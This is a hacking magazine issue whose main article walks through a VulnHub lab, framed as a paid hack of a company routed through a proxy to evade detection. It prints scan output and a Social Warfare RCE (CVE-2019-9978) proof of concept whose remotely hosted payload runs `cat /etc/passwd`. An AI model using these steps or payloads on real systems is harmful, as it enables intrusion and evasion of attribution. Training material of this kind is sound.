

Simplifying cyber security since 2016

Hackercool

September 2020 Edition 3 Issue 9

A Unique Cyber Security Magazine



SECURITY

LEARN HOW HACKERS AVOID DETECTION BY
HACKING THEIR ACTUAL
TARGET FROM A PROXY TARGET.

REVERSE SHELL
FROM BEHIND NAT AND FIREWALL

CAN YOU STILL BE HACKED WITH
2 FACTOR AUTHENTICATION ENABLED ?

..with all other regular Features

*Then you will know the truth and the truth will set you free.
John 8:32*

Editor's Note

Hi Hackercoolians. Hoping you are all awesome and safe. This is our September 2020 Issue and we are releasing it with excitement. We go a notch up with this Issue. How do hackers hide their identity? We bring you a Real World Hacking Scenario answering this exact question. This scenario teaches one of the most popular method by which hackers avoid detection by hacking through a proxy system. In this process, hackers hack one target and from that target, hack into another target system. You will learn in detail about this in our present month's Issue.

Our readers will also learn how to grab a reverse shell from the target that is behind a NAT and a Firewall. This is important as almost all networks are either behind NAT or a Firewall. We are sure our readers will learn a lot from this article. We want to speak about the Capture The Flag (CTF) section in this Issue. Although our readers have seen many excellent CTF's, we want to shout out for the CTF in the present Issue. Named Healthcare, it is that type of CTF which focusses more on Real World Hacking aspect. From directory busting to privilege escalation, it is very near to Real World Ethical Hacking.

Apart from this, all our other regular features are present. We are sure our readers will like this Issue. That's all we have for now. Until the next issue, Good Bye. Thank You. Stay Home, Stay Safe.

c.k.chakravarthi

"WHEN SOLVING PROBLEMS, DIG AT THE ROOTS INSTEAD OF JUST HACKING AT THE LEAVES. "

- ANTONY J. D'ANGELO

INSIDE

See what our Hackercool Magazine September 2020 Issue has in store for you.

1. *Real World Hacking Scenario :*

Avoiding Detection : Hacking through a proxy.

2. *Metasploit This Month :*

Anydesk RCE, ATutor FileManager RCE, Ignition automation RCE, Trend Micro Web security RCE & more

3. *Reverse Shell Beyond NAT and Firewall :*

How to get reverse shell from targets beyond NAT and Firewall.

4. *Hacking Q & A :*

Answers to all the questions our readers ask us about hacking.

5. *Capture The Flag :*

Healthcare : 1

6. *Bypassing Antivirus :*

Part 2. - How Anti Virus Identifies Malware

7. *Online Security :*

Can I Still Be Hacked With 2 Factor Authentication Enabled?

Some Useful Resources

AVOIDING DETECTION - HACKING THROUGH PROXY

REAL WORLD HACKING SCENARIO

Few websites of some Indian government organizations were hacked and their webpages defaced. The organizations hired a cybersecurity company to investigate how the breach happened and trace the hack. Thorough investigation traced the hack to one single server located in Bhutan. With co-operation of Bhutanese authorities, the investigation concluded that the hack did not originate from this server but the server itself was hacked and used as a proxy to hack the organizations based in India. Tracing the hack, they found out that the server in Bhutan was hacked from a system in Pakistan. Since India and Pakistan do not have cordial relations, co-operation between them could not be achieved to further investigate the hack. The hack could have originated from either Pakistan or China or any other country in the world. The investigation remained inconclusive.

Avoiding detection is one of the most important steps that can make or break the hack. Hackers use various methods to hide their tracks when hacking. Sometimes it is connecting through TOR nodes. Sometimes it is using a single proxy or multiple proxies to hide their original IP address. This scenario is just one of those scenarios where a hacker uses one system as a proxy to hack another system.

LAB SETUP

This Lab uses three software. They are ,

1. Kali Linux 2020.2
2. WPWN: 1 (<https://www.vulnhub.com/entry/wpwn-1,537/>)
3. LOLY: 1 (<https://www.vulnhub.com/entry/loly-1,538/>)

All three systems are installed and configured on the same network (either NAT or Host-only network). Kali Linux is the attacker system while WPWN: 1 is the initial target which will be used as a proxy to hack the other target , LOLY: 1.

SCENARIO

STAGE 1 : RECONNAISSANCE

Hi, I'm Hackercool. I was offered to hack the web server of a particular company for a decent amount of money. There was something in that web server which was of specific interest to my clients. After performing all the passive information gathering on the target, I thought it best to hack it through a proxy system to keep my self safe. So I began search for another server that can act as proxy for attacking my actual target. This is actually a report of this entire hack.

After some elaborate search, I found one website that may be simple to hack and act as a proxy for my actual hacking attack. Everybody knows that any web server runs on port 80.

STAGE 2 : SCANNING

However some times ports 22 and 21 are also kept open for file upload and remote management of the website. TCP Connect scan of the target found port 22 open.

```
kali@kali:~$ sudo nmap -sT 192.168.36.156
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-22 02:22 EDT
Nmap scan report for 192.168.36.156
Host is up (0.0049s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:AF:79:31 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
kali@kali:~$ █
```

Next, I performed a verbose scan on the target to gather information about the services running on the target.

```
kali@kali:~$ sudo nmap -sV 192.168.36.156
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-22 02:22 EDT
Nmap scan report for 192.168.36.156
Host is up (0.0024s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
MAC Address: 00:0C:29:AF:79:31 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.35 seconds
kali@kali:~$ █
```

The software running on both ports appear to be secure. It's time to try nikto vulnerability scanner.

```
kali@kali:~$ nikto -h 192.168.36.156
- Nikto v2.1.6
-----
+ Target IP:          192.168.36.156
+ Target Hostname:    192.168.36.156
+ Target Port:        80
+ Start Time:         2020-09-22 02:25:09 (GMT-4)
-----
+ Server: Apache/2.4.38 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 86, size: 5ad1b6aea8ec7, mtime: gzip
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
█
```

Even nikto failed to find any information about the target. I was beginning to think I made a wrong choice in selecting the proxy system. I wanted to perform a directory search and then give up on this machine if it did not give me anything interesting.

```
kali@kali:~$ dirb http://192.168.36.156
```

```
-----  
DIRB v2.22  
By The Dark Raver  
-----
```

```
START_TIME: Tue Sep 22 02:27:13 2020  
URL_BASE: http://192.168.36.156/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
-----  
GENERATED WORDS: 4612
```

```
---- Scanning URL: http://192.168.36.156/ ----  
+ http://192.168.36.156/index.html (CODE:200|SIZE:134)  
+ http://192.168.36.156/robots.txt (CODE:200|SIZE:57)  
+ http://192.168.36.156/server-status (CODE:403|SIZE:279)  
=> DIRECTORY: http://192.168.36.156/wordpress/
```

Luckily, the directory search revealed a directory named "wordpress" which means the target is running Wordpress website. Being one of the most popular CMS, wordpress has many ways to get in. It's time to use the best wordpress vulnerability scanner, wpscan.

```
kali@kali:~$ wpscan --url http://192.168.36.156/wordpress
```

```
-----  
WPSec.in
```

```
WordPress Security Scanner by the WPSec Team  
Version 3.8.1
```

```
Sponsored by Automattic - https://automattic.com/  
@_WPSec_, @ethicalhack3r, @erwan_lr, @firefart
```

```
[-] It seems like you have not updated the database for some time.  
[?] Do you want to update now? [Y]es [N]o, default: [N]n  
[+] URL: http://192.168.36.156/wordpress/ [192.168.36.156]  
[+] Started: Tue Sep 22 02:30:00 2020
```

Interesting Finding(s):

[+] Headers

Interesting Entry: Server: Apache/2.4.38 (Debian)
Found By: Headers (Passive Detection)
Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.36.156/wordpress/xmlrpc.php

Found By: Direct Access (Aggressive Detection)

Confidence: 100%

References:

- http://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.36.156/wordpress/readme.html

Found By: Direct Access (Aggressive Detection)

```

[+] Upload directory has listing enabled: http://192.168.36.156/wordpress/wp-content/uploads/
    Found By: Direct Access (Aggressive Detection)
    Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.36.156/wordpress/wp-cron.php
    Found By: Direct Access (Aggressive Detection)
    Confidence: 60%
    References:
    - https://www.iplocation.net/defend-wordpress-from-ddos
    - https://github.com/wpscanteam/wpscan/issues/1299

Fingerprinting the version - Time: 00:00:04 <=====> (455 / 455) 100.00% Time: 00:00:04
[+] WordPress version 5.2 identified (Insecure, released on 2019-05-07).
    Found By: Unique Fingerprinting (Aggressive Detection)
    - http://192.168.36.156/wordpress/wp-includes/js/tinymce/skins/lightgray/skin.min.css
    md5sum is 13fe85bf5c96a042969ca526e87077c7

[!] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[!] Plugin(s) Identified:

[+] social-warfare
    Location: http://192.168.36.156/wordpress/wp-content/plugins/social-warfare/
    Last Updated: 2020-07-28T17:01:00.000Z
    [!] The version is out of date, the latest version is 4.0.2

    Found By: Comment (Passive Detection)

    Version: 3.5.2 (100% confidence)
    Found By: Comment (Passive Detection)
    - http://192.168.36.156/wordpress/, Match: 'Social Warfare v3.5.2'
    Confirmed By:
    Readme - Stable Tag (Aggressive Detection)
    - http://192.168.36.156/wordpress/wp-content/plugins/social-warfare/readme.txt
    Readme - ChangeLog Section (Aggressive Detection)

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
    Checking Config Backups - Time: 00:00:00 <=====> (21 / 21) 100.00% Time: 00:00:00

[!] No Config Backups Found.

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Tue Sep 22 02:30:36 2020
[+] Requests Done: 249
[+] Cached Requests: 6
[+] Data Sent: 63.474 KB
[+] Data Received: 5.662 MB
[+] Memory used: 111.992 MB
[+] Elapsed time: 00:00:36
kali@kali:~$ █

```

WPscan revealed that the target is running wordpress version 5.2 which is outdated but it doesn't have any juicy vulnerabilities. The site is having a plugin named "social-warfare" about which I have no idea about. This is the only information I got. My only way in seems to be the social warfare wordpress plugin. I searched in searchsploit about any vulnerabilities relat

-ed to this plugin but found nothing.

```
kali@kali:~$ searchsploit social-warfare
Exploits: No Results
Shellcodes: No Results
kali@kali:~$
```

On research, I found that "social warfare" is a wordpress plugin that simplifies social sharing on a wordpress website. Not just that, I found a vulnerability in the social warfare versions less than 3.5.3. WPscan revealed the version installed on my target as 3.5.2. So this exploit matches the profile.

The screenshot shows the Exploit-DB website with a search for 'social'. The results table is as follows:

Date	D	A	V	Title	Type	Platform	Author
2019-05-03	↓			WordPress Plugin Social Warfare < 3.5.3 - Remote Code Execution	WebApps	PHP	hash3liZer
2018-11-05	↓	📺	✗	Voovi Social Networking Script 1.0 - 'user' SQL Injection	WebApps	PHP	Ihsan Sencan
2018-09-25	↓		✓	Joomla! Component Social Factory 3.8.3 - SQL Injection	WebApps	PHP	Ihsan Sencan
2018-09-04	↓		✗	mooSocial Store Plugin 2.6 - SQL Injection	WebApps	PHP	Andrea Bocchetti

On further research, I found this vulnerability is classified as CVE-2019-9978 and is a remote code execution vulnerability.

The screenshot shows the GitHub repository for CVE-2019-9978. The repository name is 'hash3liZer/CVE-2019-9978'. The repository contains the following files:

- hash3liZer Update README
- LICENSE
- README.md
- cve-2019-9978.py

The repository is described as 'CVE-2019-9978 - (PoC) RCE in Social Warfare Plugin (<=3.5.2)' and is licensed under Apache-2.0 License.

**Have any questions?
Fire them to
editor@hackercoolmagazine.com**

I also found the Proof Of Concept(PoC).

PoC

Copy the following payload:

```
<pre>system('cat /etc/passwd')</pre>
```

Save it with filename: `payload.txt` and upload it on a server. The URI should look like: `http(s)://yoursite.com/payload.txt`. Finally, supply your `--target` and `--payload-uri` options:

```
$ python cve-2019-9978.py --target http://vulntarget.com \
    --payload-uri http://yourpayloadsite.com/payload.txt
```

The concept is simple. First, we create a payload with the command we want to execute. Then we host this payload on a web server which we control and then execute the payload. I first create a payload named `payload.txt` with the command `uname -a`.

payload.txt


File Edit Search Options Help

```
<pre>system('uname-a')</pre>
```


Then I host it on my attacker machine.

```
kali@kali:~/wpwn$ sudo leafpad payload.txt
[sudo] password for kali:
kali@kali:~/wpwn$ ls
cve-2019-9978.py  payload.txt
kali@kali:~/wpwn$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```


Here's how the result on executing the payload looks like.



Here's the output when I ran the command `whoami`.




Here's the output when I ran the command `pwd`.




STAGE 3 : GAINING ACCESS

